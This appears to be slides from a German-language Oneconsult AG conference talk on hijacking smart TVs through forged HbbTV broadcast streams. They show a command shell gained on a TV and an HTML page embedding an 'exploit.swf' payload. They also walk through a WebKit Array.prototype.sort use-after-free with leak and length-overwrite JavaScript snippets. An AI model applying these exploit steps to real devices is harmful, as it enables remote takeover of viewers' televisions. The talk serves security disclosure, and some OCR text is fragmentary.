
- erzeugen eines HbbTV stream
- ausnutzen einer Sicherheitslücke im Code (BO)
- Kontrolle des SmartTV
- Gesamtkosten < 150\$
- eventuell Verstärker notwendig
- Prinzip seit 2015 bekannt



Umsetzung

The image shows a Windows desktop environment. In the foreground, a terminal window displays a list of processes, including 'app', 'root', and 'ps'. Overlaid on the terminal is a 'TSPLAYER' application window. This window contains various settings for a device, such as 'Device List', 'Chip Type', 'Device type', and 'Transmission mode'. It also features a 'TS file' field with a file path and a 'Run' button. In the background, a presentation slide is visible, showing a blue background with a white circle and a blue arrow.

smart TV command shell exploited!



```
oc_kali_vmW - VMware Workstation
File Edit View VM Tabs Help
oc_kali_vmW x
UP BROADCAST R
RX packets:244
TX packets:231
collisions:0 t
RX bytes:50426
Interrupt:201 />

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:1304 errors:0 dropped:0 overruns:0 frame:0
TX packets:1304 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:95286 (93.0 KiB) TX bytes:95286 (93.0 KiB)

p2p0 Link encap:Ethernet HWaddr 56:88:0E:99:28:19
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:22 (22.0 B)

wlan0 Link encap:Ethernet HWaddr 54:88:0E:99:28:19
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:60 errors:0 dropped:0 overruns:0 frame:0
TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:13673 (13.3 KiB) TX bytes:273 (273.0 B)

width="600" />
" />
"always" />
os=Windows 7" />
ash" width="1200" height="600" src="exploit.swf" allowScriptAccess="alwa
/>
```


Original ...



Quelle: Oneconsult AG

und Fälschung

```
oc@scra-kali:~$ mv hbbApp/* .
oc@scra-kali:~$ ls -la
total 92
drwxr-xr-x 3 root root 4096 Feb 22 09:39 .
drwxr-xr-x 3 root root 4096 Feb 23 2016 ..
-rwxr-xr-x 1 root root 5943 Feb 22 09:38 Exploit
-rwxr-xr-x 1 root root 2416 Feb 22 09:38 Exploit
-rwxr-xr-x 1 root root 11101 Feb 22 09:38 Exploit
-rwxr-xr-x 1 root root 6141 Feb 22 09:38 exploit
-rwxr-xr-x 1 root root 1169 Feb 22 09:38 exploit
-rwxr-xr-x 1 root root 420 Feb 22 09:38 exploit
-rwxr-xr-x 1 root root 11240 Feb 22 09:38 exploit
-rwxr-xr-x 1 root root 2281 Feb 22 09:38 Exploit
-rwxr-xr-x 1 root root 19836 Feb 22 09:38 Exploit
drwxr-xr-x 2 root root 4096 Feb 22 09:39 hbbApp
-rwxr-xr-x 1 root root 603 Feb 22 09:38 index.html
oc@scra-kali:~$ cat index.html
<html>
<body>
<object classid="clsid:d27cdb6e-ae6d-11cf-96
/cabs/flash/swflash.cab" width="1200" height="600">
<param name="movie" value="exploit.swf" />
<param name="allowScriptAccess" value="always" />
<param name="FlashVars" value="pl=win&os=Windows 7" />
<param name="Play" value="true" />
<embed type="application/x-shockwave-flash"
FlashVars="pl=win&os=Windows 7" Play="true"/>
</object>
</body>
</html>
```



Quelle: Oneconsult AG


Bauanleitung für einen neuen exploit 😊

- jede Menge ausnutzbare bugs für smart TV vorhanden
- alte Sicherheitslücke in `Array.prototype.sort()`
- Custom compare function

Webkit (Apple) sort

- `JSArray::sort(...)` in `array_sort.cpp`

Array Sort Prinzip



Array Sort Sicherheitslücke (Memory Leak)

- A JSArray has an ArrayStorage (JSArray.h)


```
struct ArrayStorage {  
    unsigned m_length; // The "length" property on the array  
    unsigned m_numValuesInVector;  
    SparseArrayValueMap* m_sparseValueMap;  
    void* subclassData; // A JSArray subclass can use this to :  
    void* m_allocBase; // Pointer to base address returned by :  
    size_t reportedMapCapacity;  
};
```

- This storage holds the actual values
- Sorted is in an AVLTree

```
AVLTree<AVLTreeAbstractorForArrayCompare, 44> tree;
```

- Array.prototype.shift()

Array Sort Prinzip modifiziert



Array Sort Sicherheitslücke (Memory Leak)

- Important part of the leak function:

```
var myLeakCompFunc = function(x,y)
{
    if (y == 0 && x == 1) {
        a1.shift();
        a1.shift();
        a1.shift();
    }
}
```

- Call the function and read the leaked address:


```
Array.prototype.sort.call(a1,myLeakCompFunc);
val=d2u(a1[2]);
leakedAddress=val.low; //points to a1
logdbg("Leaked heap address: 0x"+leakedAddress.toString(16)); // points to a1
```


Array Sort Sicherheitslücke (Memory Leak)


- › Create a new Array
- › Delete one element of the new Array (A2)
- › Set the length in the old ArrayStorage of A2 to the address of A1
- › The cpp-sort function will free A1 since it actually frees what is at A2.length due to the shift()
- › Results in a simple to exploit Use After Free (UAF)

```
var myCompFunc = function(x,y)
{
    if (y == 3 && x == 4) {
        a2.shift();
        a2.length=leakedAddress;
    }
}
```

```
struct ArrayStorage {
    unsigned m_length;
    unsigned m_numValue;
    SparseArrayValueMap* m_sparseValueMap;
    void* subclassData; // A JSArray subclass
```



Smart TV Hacking (Oneconsult Talk at EBU Media Cyber Security Seminar)



The screenshot shows a video player interface. The main content area displays a Smart TV screen showing a whale. To the left of the TV, a terminal window shows a Kali Linux VM with the following commands and output:

